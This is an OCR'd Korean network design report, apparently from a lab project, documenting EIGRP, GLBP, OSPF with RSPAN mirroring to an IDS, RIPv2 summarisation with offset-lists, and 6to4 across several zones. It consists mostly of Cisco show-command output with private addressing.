
위치	BR-R-04	기술	EIGGRP


```
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
       ia - IS-IS inter area, * - candidate default, U - per-user static route
       o - ODR, P - periodic downloaded static route

Gateway of last resort is not set

     10.0.0.0/8 is variably subnetted, 31 subnets, 3 masks
D EX     10.8.2.0/25 [170/2710016] via 10.5.9.1, 00:03:02, Serial1/1
D EX     10.8.3.0/25 [170/2710016] via 10.5.9.1, 00:03:02, Serial1/1
D EX     10.8.1.0/24 [170/2710016] via 10.5.9.1, 00:03:02, Serial1/1
C        10.5.10.0/24 is directly connected, Serial1/2
D EX     10.8.4.0/25 [170/2710016] via 10.5.9.1, 00:03:02, Serial1/1
C        10.5.9.0/24 is directly connected, Serial1/1
D        10.5.8.0/24 [90/3193856] via 10.5.9.1, 00:03:02, Serial1/1
D        10.5.7.0/24 [90/2681856] via 10.5.9.1, 00:03:02, Serial1/1
D EX     10.3.1.0/24 [170/2710016] via 10.5.9.1, 00:03:02, Serial1/1
D EX     10.2.0.0/24 [170/2710016] via 10.5.9.1, 00:03:02, Serial1/1
D EX     10.3.0.0/24 [170/2710016] via 10.5.9.1, 00:03:02, Serial1/1
D EX     10.3.3.0/24 [170/2710016] via 10.5.9.1, 00:03:02, Serial1/1
D EX     10.0.0.0/24 [170/2710016] via 10.5.9.1, 00:03:03, Serial1/1
D EX     10.3.2.0/24 [170/2710016] via 10.5.9.1, 00:03:03, Serial1/1
D EX     10.7.1.0/24 [170/2710016] via 10.5.9.1, 00:03:03, Serial1/1
D EX     10.4.2.0/24 [170/2710016] via 10.5.9.1, 00:03:03, Serial1/1
D EX     10.7.0.0/24 [170/2710016] via 10.5.9.1, 00:03:03, Serial1/1
D EX     10.3.4.0/24 [170/2710016] via 10.5.9.1, 00:03:03, Serial1/1
D EX     10.7.3.0/24 [170/2710016] via 10.5.9.1, 00:03:03, Serial1/1
D        10.5.1.0/24 [90/2707456] via 10.5.9.1, 00:03:03, Serial1/1
D EX     10.4.0.0/24 [170/2710016] via 10.5.9.1, 00:03:03, Serial1/1
D EX     10.7.2.0/24 [170/2710016] via 10.5.9.1, 00:03:03, Serial1/1
D        10.5.0.0/24 [90/2684416] via 10.5.9.1, 00:03:03, Serial1/1
D EX     10.5.0.0/16 [170/2710016] via 10.5.9.1, 00:03:03, Serial1/1
D EX     10.4.1.0/24 [170/2710016] via 10.5.9.1, 00:03:03, Serial1/1
D EX     10.8.3.128/25 [170/2710016] via 10.5.9.1, 00:03:03, Serial1/1
D EX     10.8.4.128/25 [170/2710016] via 10.5.9.1, 00:03:03, Serial1/1
C        10.5.6.128/25 is directly connected, FastEthernet0/0.40
C        10.5.5.128/25 is directly connected, FastEthernet0/0.30
C        10.5.4.128/25 is directly connected, FastEthernet0/0.20
C        10.5.3.128/25 is directly connected, FastEthernet0/0.10
BR-R-04#sh ip to
BR-R-04#sh ip eigrp to
BR-R-04#sh ip eigrp topology
IP-EIGRP Topology Table for AS(300)/ID(10.5.10.2)

Codes: P - Passive, A - Active, U - Update, Q - Query, R - Reply,
       r - reply Status, s - sia Status

P 10.8.2.0/25, 1 successors, FD is 2710016
        via 10.5.9.1 (2710016/2198016), Serial1/1
        via 10.5.10.1 (3478016/2198016), Serial1/2
P 10.8.3.0/25, 1 successors, FD is 2710016
        via 10.5.9.1 (2710016/2198016), Serial1/1
        via 10.5.10.1 (3478016/2198016), Serial1/2
P 10.8.1.0/24, 1 successors, FD is 2710016
        via 10.5.9.1 (2710016/2198016), Serial1/1
        via 10.5.10.1 (3478016/2198016), Serial1/2
P 10.5.10.0/24, 1 successors, FD is 2937856
        via Connected, Serial1/2
P 10.8.4.0/25, 1 successors, FD is 2710016
        via 10.5.9.1 (2710016/2198016), Serial1/1
```

➔ 한쪽 회선에 **delay** 값을 적용하여 백업경로로 사용하도록 조정하고,
반대쪽 경로에 장애 발생했을 때 **Feasible Successor (FS)** 조건을 만족하여 빠른 경로 전환이 가능하도록 구성

ㄹ) DMZ

DMZ 네트워크 구성도






세부 사항

- DMZ는 10.6.0.0/16 주소 대역을 사용하며, EIGRP 200을 통해 라우팅 구성됨
- 외부와의 연동은 pfSense 방화벽을 통해 이루어지며, 내부망과의 경로는 HQ와 라우터 간 연결을 통해 구성
- GLBP 기반의 게이트웨이 이중화 구성
- DM-SW-03 (우선순위 120), DM-SW-05 (110), DM-SW-04 (100)
- DM-SW-05에 IDS 장비(10.6.3.134) 연결되어 트래픽 모니터링
- DM에는 여러 보안 및 외부 서비스를 위한 서버 (Web, Mail, HAProxy, DNS 등)가 분산 배치됨
- DNS 도메인: core.it

기술	내용
EIGRP	AS 번호 200번 사용, DMZ 라우터 간 라우팅 프로토콜 구성
GLBP	VIP: 10.6.3.180/26 / DM-SW-03(120), SW-05(110), SW-04(100) 우선순위 설정
VLAN	VLAN별 세분화 없이 단일 세그먼트 (10.6.3.0/26 등) 사용하여 보안 장비 및 서버 연결
ASA / IDS / IPS	pfSense를 통한 외부 연동 및 보안 정책 설정 IDS(10.6.3.134)는 DM-SW-05에 연결

기술 구현

위치	DM-SW-5	기술	GLBP




```
DM-SW-04#sh glbp
Vlan10 - Group 10
  State is Standby
    19 state changes, last state change 06:10:29
  Virtual IP address is 10.6.3.190
  Hello time 3 sec, hold time 10 sec
    Next hello sent in 1.364 secs
  Redirect time 600 sec, forwarder time-out 14400 sec
  Preemption enabled, min delay 0 sec
  Active is 10.6.3.180, priority 110 (expires in 7.148 sec)
  Standby is local
  Priority 100 (default)
  Weighting 100 (default 100), thresholds: lower 1, upper 100
  Load balancing: round-robin
  Group members:
    c410.1788.0000 (10.6.3.180)
    c411.2560.0000 (10.6.3.181) local
  There are 2 forwarders (1 active)
  Forwarder 1
    State is Active
      3 state changes, last state change 17:06:26
    MAC address is 0007.b400.0a01 (default)
    Owner ID is c411.2560.0000
    Preemption enabled, min delay 30 sec
 --More--
```

➔우선순위가 낮은 DM-SW-04 스위치가 standby 상태인 모습

```
ESW2#sh vlan-sw br

VLAN Name                              Status    Ports
---- --------------------------------- --------- -------------------------------
1    default                           active    Fa1/6, Fa1/7, Fa1/8, Fa1/9
                                                 Fa1/10, Fa1/11, Fa1/12, Fa1/13
                                                 Fa1/14, Fa1/15
10   VLAN0010                          active    Fa1/2, Fa1/3, Fa1/4, Fa1/5
1002 fddi-default                      active
1003 token-ring-default                active
1004 fddinet-default                   active
1005 trnet-default                     active
ESW2#sh mac
ESW2#sh mac-address-table
Destination Address  Address Type  VLAN  Destination Port
-------------------  ------------  ----  --------------------
c419.4024.0000          Self          1     Vlan1
c410.1788.0000          Dynamic      10     FastEthernet1/0
0007.b400.0a01          Dynamic      10     FastEthernet1/1
c419.4024.0000          Self         10     Vlan10
c411.2560.0000          Dynamic      10     FastEthernet1/1
0007.b400.0a02          Dynamic      10     FastEthernet1/0

ESW2#
```

➔2개의 GLBP MAC 주소 연결되어 있음을 확인

기술 구현


위치	DMZ-R1	기술	EIGPR 재분배


```
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
       ia - IS-IS inter area, * - candidate default, U - per-user static route
       o - ODR, P - periodic downloaded static route

Gateway of last resort is not set

     10.0.0.0/8 is variably subnetted, 50 subnets, 4 masks
D EX     10.8.2.0/25 [170/1686016] via 10.6.1.1, 04:10:29, FastEthernet0/0
D EX     10.8.3.0/25 [170/1686016] via 10.6.1.1, 04:10:29, FastEthernet0/0
D EX     10.1.10.0/24 [170/1686016] via 10.6.1.1, 06:53:42, FastEthernet0/0
D EX     10.8.0.0/16 [170/1686016] via 10.6.1.1, 01:26:38, FastEthernet0/0
D EX     10.8.1.0/24 [170/1686016] via 10.6.1.1, 04:10:29, FastEthernet0/0
D EX     10.5.10.0/24 [170/1686016] via 10.6.1.1, 03:45:04, FastEthernet0/0
D EX     10.8.4.0/25 [170/1686016] via 10.6.1.1, 04:10:29, FastEthernet0/0
D EX     10.5.9.0/24 [170/1686016] via 10.6.1.1, 04:26:24, FastEthernet0/0
D EX     10.5.8.0/24 [170/1686016] via 10.6.1.1, 04:26:24, FastEthernet0/0
C        10.6.4.0/26 is directly connected, Serial1/1
D EX     10.5.7.0/24 [170/1686016] via 10.6.1.1, 04:26:24, FastEthernet0/0
D EX     10.3.1.0/24 [170/1686016] via 10.6.1.1, 04:26:34, FastEthernet0/0
D EX     10.2.0.0/24 [170/1686016] via 10.6.1.1, 04:26:35, FastEthernet0/0
D EX     10.3.0.0/24 [170/1686016] via 10.6.1.1, 04:26:35, FastEthernet0/0
D EX     10.2.1.0/24 [170/1686016] via 10.6.1.1, 06:41:20, FastEthernet0/0
D EX     10.3.3.0/24 [170/1686016] via 10.6.1.1, 04:26:35, FastEthernet0/0
D EX     10.1.1.0/24 [170/1686016] via 10.6.1.1, 06:53:43, FastEthernet0/0
D EX     10.0.0.0/24 [170/1686016] via 10.6.1.1, 04:26:35, FastEthernet0/0
D EX     10.3.2.0/24 [170/1686016] via 10.6.1.1, 04:26:35, FastEthernet0/0
D EX     10.7.1.0/24 [170/1686016] via 10.6.1.1, 04:26:35, FastEthernet0/0
D EX     10.4.2.0/24 [170/1686016] via 10.6.1.1, 04:10:35, FastEthernet0/0
D EX     10.7.0.0/24 [170/1686016] via 10.6.1.1, 04:26:35, FastEthernet0/0
C        10.6.1.0/25 is directly connected, FastEthernet0/0
D EX     10.3.4.0/24 [170/1686016] via 10.6.1.1, 04:26:35, FastEthernet0/0
D EX     10.7.3.0/24 [170/1686016] via 10.6.1.1, 04:26:35, FastEthernet0/0
C        10.6.2.0/26 is directly connected, Serial1/0
D EX     10.5.1.0/24 [170/1686016] via 10.6.1.1, 04:26:25, FastEthernet0/0
D EX     10.4.0.0/24 [170/1686016] via 10.6.1.1, 04:26:35, FastEthernet0/0
D EX     10.7.2.0/24 [170/1686016] via 10.6.1.1, 04:26:35, FastEthernet0/0
D        10.6.3.0/26 [90/2707456] via 10.6.4.2, 20:17:52, Serial1/1
D EX     10.5.0.0/24 [170/1686016] via 10.6.1.1, 01:26:34, FastEthernet0/0
D EX     10.5.0.0/16 [170/1686016] via 10.6.1.1, 01:26:38, FastEthernet0/0
D EX     10.4.1.0/24 [170/1686016] via 10.6.1.1, 04:10:35, FastEthernet0/0
D EX     10.1.30.0/24 [170/1686016] via 10.6.1.1, 06:53:43, FastEthernet0/0
D EX     10.1.20.0/24 [170/1686016] via 10.6.1.1, 06:53:43, FastEthernet0/0
D        10.6.4.64/26 [90/2681856] via 10.6.4.2, 21:59:11, Serial1/1
D        10.6.2.64/26 [90/2681856] via 10.6.2.2, 21:59:13, Serial1/0
D EX     10.8.2.128/25 [170/1686016] via 10.6.1.1, 01:48:53, FastEthernet0/0
D EX     10.8.3.128/25 [170/1686016] via 10.6.1.1, 04:10:31, FastEthernet0/0
D EX     10.8.4.128/25 [170/1686016] via 10.6.1.1, 04:10:31, FastEthernet0/0
D        10.6.4.128/26 [90/2172416] via 10.6.4.2, 21:59:43, Serial1/1
D EX     10.5.6.128/25 [170/1686016] via 10.6.1.1, 04:26:26, FastEthernet0/0
D EX     10.5.5.128/25 [170/1686016] via 10.6.1.1, 04:26:26, FastEthernet0/0
D EX     10.5.4.128/25 [170/1686016] via 10.6.1.1, 04:26:26, FastEthernet0/0
D EX     10.5.3.128/25 [170/1686016] via 10.6.1.1, 04:26:26, FastEthernet0/0
D        10.6.1.128/26 [90/3193856] via 10.6.4.2, 21:59:10, Serial1/1
C        10.6.1.128/25 is directly connected, Serial1/2
D        10.6.2.128/26 [90/2172416] via 10.6.2.2, 07:16:42, Serial1/0
D        10.6.3.128/26 [90/2710016] via 10.6.4.2, 16:57:57, Serial1/1
D EX     10.1.4.128/25 [170/1686016] via 10.6.1.1, 06:38:48, FastEthernet0/0
DM-R-01#
```

➔DMZ 구간에서는 재분배를 이용하여 모든 구간과 통신이 가능

ㅁ) 관제구역

관제구역 네트워크 구성도





세부 사항

- 관제구역은 10.7.0.0/16 주소 대역을 사용하며, OSPF 1 AREA 1 구성을 통해 라우팅 수행
- 관제서버(MRTG, Monitorix, ELK, SOAR 등)가 각각의 VLAN에 분산되어 존재하며, 각 VLAN 간 통신은 InterVLAN 라우팅으로 구성됨
- MN-R-01 라우터는 pfSense 방화벽과 연동되어 있으며, 외부와의 통신을 중계함
- MN-SW-03에 **IDS 장비(10.7.3.5)**가 연결되어 보안 트래픽 분석 수행
- VLAN 분할을 통해 보안성과 관리 효율성 확보:
- VLAN 10: 10.7.1.0/24 (MRTG 등)
- VLAN 20: 10.7.2.0/24 (ELK, DB 등)
- VLAN 30: 10.7.3.0/24 (SOAR 등)
- VLAN 40: Rspan 미러링 회선

기술	내용
OSPF	OSPF Area 1 구성 / 내부 라우팅 수행 / 라우터 간 인접 형성
VLAN	VLAN 10, 20, 30으로 분리되어 있으며, SW-01~03에서 구성됨
RSPAN	감시 구간 트래픽을 SW-03에서 IDS(10.7.3.5)로 미러링하여 분석할 수 있도록 구성
IDS / IPS	IDS 시스템(10.7.3.5)이 MN-SW-03에 직접 연결되어 있으며 관제 트래픽을 모니터링

기술 구현			
위치	Area 1	기술	RSPAN

```
Switch#sh vlan remote-span

Remote SPAN VLANs
------------------------------------------------------------------------------
40
```

➔ SRC(mn-sw-02)의 Rspan 대상 지정 확인



```
Switch#sh monitor session 1
Session 1
---------
Type                      : Remote Destination Session
Source RSPAN VLAN         : 40
Destination Ports         : Gi1/1
    Encapsulation         : Active
```

➔ DST(mn-sw-03)에서 Source가 Vlan40으로 활성화된 것을 확인

```
Switch#debug ip packet
IP packet debugging is on
Switch#
Switch#
*Aug 10 17:56:38.730: IP: s=10.7.[redacted] (Vlan40), d=10.7.[redacted], len 100, input feature, MCI Check(109), r
type 0, forus FALSE, sendself FAL[redacted] mtu 0, fwdchk FAL[redacted]
*Aug 10 17:56:38.731: IP: s=10.7.[redacted] (Vlan40), d=10.7.[redacted], len 100, rcvd 2
*Aug 10 17:56:38.731: IP: s=10.7.[redacted] (Vlan40), d=10.7.[redacted], len 100, stop process pak for forus packe
t
*Aug 10 17:56:38.732: IP: s=10.7.[redacted] (local), d=10.7.[redacted], len 100, local feature, Auth Proxy(16), rt
ype 0, forus FALSE, sendself FALS[redacted] mtu 0, fwdchk FALSE
*Aug 10 17:56:38.733: IP: tableid[redacted] s=10.7.[redacted] (local), d=10.7.[redacted] (Vlan40), routed via FIB
*Aug 10 17:56:38.733: IP: s=10.7.[redacted] (local), d=10.7.[redacted] (Vlan40), len 100, sending
*Aug 10 17:56:38.734: IP: s=10.7.[redacted] (local), d=10.7.[redacted] (Vlan40), len 100, sending full packet
*Aug 10 17:56:38.752: IP: s=10.7.[redacted] (Vlan40), d=10.7[redacted], len 100, input feature, MCI Check(109), r
type 0, forus FALSE, sendself FAL[redacted] mtu 0, fwdchk FA[redacted]
*Aug 10 17:56:38.753: IP: s=10.7.[redacted] (Vlan40), d=10.7[redacted], len 100, rcvd 2
*Aug 10 17:56:38.753: IP: s=10.7.[redacted] (Vlan40), d=10.7[redacted], len 100, stop process pak for forus packe
t
*Aug 10 17:56:38.754: IP: s=10.7.[redacted] (local), d=10.7.[redacted] len 100, local feature, Auth Proxy(16), rt
ype 0, forus FALSE, sendself FALSE, mtu 0, fwdchk FALSE
*Aug 10 17:56:38.755: IP: tableid=0, s=10.7.[redacted] (local), d=10.7.[redacted] (Vlan40), routed via FIB
```

➔ Vlan 40을 통해 정상적으로 패킷 트래픽 탐지 확인

ㅂ) 협력사

협력사 네트워크 구성도	
	

세부 사항

- 협력사 네트워크는 10.8.0.0/16 대역을 사용하며, 내부 라우팅 프로토콜로는 RIPv2가 구성됨
- PT-R-01 ~ PT-R-04 라우터 간 RIP 경로 정보가 교환되며, /25 서브넷 단위로 분리 운영됨
- RIP 주소 요약 기능을 사용하여, NFS 서버가 위치한 10.8.129.0/25 대역을 제외하고 나머지 네트워크를 축약하여 광고함
- NFS 대역(10.8.129.0/25) 은 RIP 요약 대상에서 제외됨으로써 외부 라우터에는 보이지 않게 처리됨
- 또한, offset-list를 통해 10.8.129.0/25 대역의 RIP hop count를 16으로 설정
- → RIP에서 hop count 16은 도달 불가능(Unreachable)로 인식되므로, 해당 경로는 외부로 광고되지 않음
- 요약 + offset-list 조합만으로 NFS 네트워크를 외부로부터 은닉 및 접근 차단 처리함
- PT-SW-02에 연결된 IDS(10.8.4.131) 을 통해 네트워크 트래픽 감시 수행
- DNS 도메인은 s-core.it로 구성되어 있음

기술	내용
RIPv2	거리 벡터 기반 라우팅 / 10.8.0.0/16 기반 구성 / 주기적 경로 광고 주소 축약을 사용하여 주요 네트워크만 외부에 광고, NFS 대역은 제외 offset-list를 통해 10.8.129.0/25 대역의 hop count를 16으로 설정하여 차단

기술 구현

위치	PT-R-01	기술	수동축약 / offset-list


```
C    192.168.10.0/24 is directly connected, Tunnel0
     172.31.0.0/24 is subnetted, 1 subnets
C       172.31.255.0 is directly connected, Tunnel1
     10.0.0.0/8 is variably subnetted, 17 subnets, 4 masks
R       10.8.2.0/25 [120/1] via 10.8.1.2, 00:00:00, FastEthernet0/0
R       10.8.3.0/25 [120/1] via 10.8.1.2, 00:00:00, FastEthernet0/0
R       10.8.0.0/17 [120/1] via 10.8.1.2, 00:00:28, FastEthernet0/0
C       10.8.1.0/24 is directly connected, FastEthernet0/0
R       10.8.4.0/25 [120/1] via 10.8.1.2, 00:00:00, FastEthernet0/0
O IA    10.3.1.0/24 [110/128] via 10.4.1.1, 14:22:15, Serial1/1
O IA    10.3.0.0/24 [110/192] via 10.4.1.1, 14:22:15, Serial1/1
O IA    10.3.3.0/24 [110/128] via 10.4.1.1, 14:22:15, Serial1/1
O IA    10.3.2.0/24 [110/192] via 10.4.1.1, 14:22:15, Serial1/1
C       10.4.2.0/24 is directly connected, Serial1/2
O IA    10.3.4.0/24 [110/128] via 10.4.1.1, 14:22:20, Serial1/1
O       10.4.0.0/24 [110/128] via 10.4.2.1, 14:22:20, Serial1/2
                    [110/128] via 10.4.1.1, 14:22:20, Serial1/1
S       10.5.0.0/24 is directly connected, Tunnel1
S       10.5.0.0/16 is directly connected, Tunnel1
C       10.4.1.0/24 is directly connected, Serial1/1
R       10.8.3.128/25 [120/2] via 10.8.1.2, 00:00:05, FastEthernet0/0
R       10.8.4.128/25 [120/2] via 10.8.1.2, 00:00:05, FastEthernet0/0
O*N2 0.0.0.0/0 [110/1] via 10.4.1.1, 14:22:20, Serial1/1
dong#
```

```
C    192.168.10.0/24 is directly connected, Tunnel0
     172.31.0.0/24 is subnetted, 1 subnets
C       172.31.255.0 is directly connected, Tunnel1
     10.0.0.0/8 is variably subnetted, 12 subnets, 3 masks
R       10.8.0.0/17 [120/1] via 10.8.1.2, 00:00:12, FastEthernet0/0
C       10.8.1.0/24 is directly connected, FastEthernet0/0
O IA    10.3.1.0/24 [110/128] via 10.4.1.1, 14:20:06, Serial1/1
O IA    10.3.0.0/24 [110/192] via 10.4.1.1, 14:20:06, Serial1/1
O IA    10.3.3.0/24 [110/128] via 10.4.1.1, 14:20:06, Serial1/1
O IA    10.3.2.0/24 [110/192] via 10.4.1.1, 14:20:06, Serial1/1
C       10.4.2.0/24 is directly connected, Serial1/2
O IA    10.3.4.0/24 [110/128] via 10.4.1.1, 14:20:06, Serial1/1
O       10.4.0.0/24 [110/128] via 10.4.2.1, 14:20:06, Serial1/2
--More--
```

```
PT-R-01#sh run | sec acc
access-list 10 permit 10.8.128.0 0.0.127.255
PT-R-01#sh run | include off
PT-R-01#sh run | include off
 offset-list 10 out 16 FastEthernet0/0
PT-R-01#sh run | include offset
PT-R-01#sh run | include offset
 offset-list 10 out 16 FastEthernet0/0
PT-R-01#
```

ㅅ) IPv6 zone

IPv6 zone 네트워크 구성도



세부 사항

- ipv4의 부족 시나리오로 일부구간을 ipv6를 사용하는 망을 구성
- 두 구간의 ipv6를 사이에 두고 ipv4를 통하여 ipv6를 이어주는 기술인 6to4를 사용하여 상호 통신을 가능하게 만듦

기술	내용
IPv6	2010::/64 및 2001::/64 네트워크 대역을 사용하며 RIPng 기반 구성
6to4	IPv4 네트워크 상에서 IPv6 트래픽을 전달하기 위한 터널링 구성

기술 구현

위치	IP6-AR2-R-01	기술	6to4

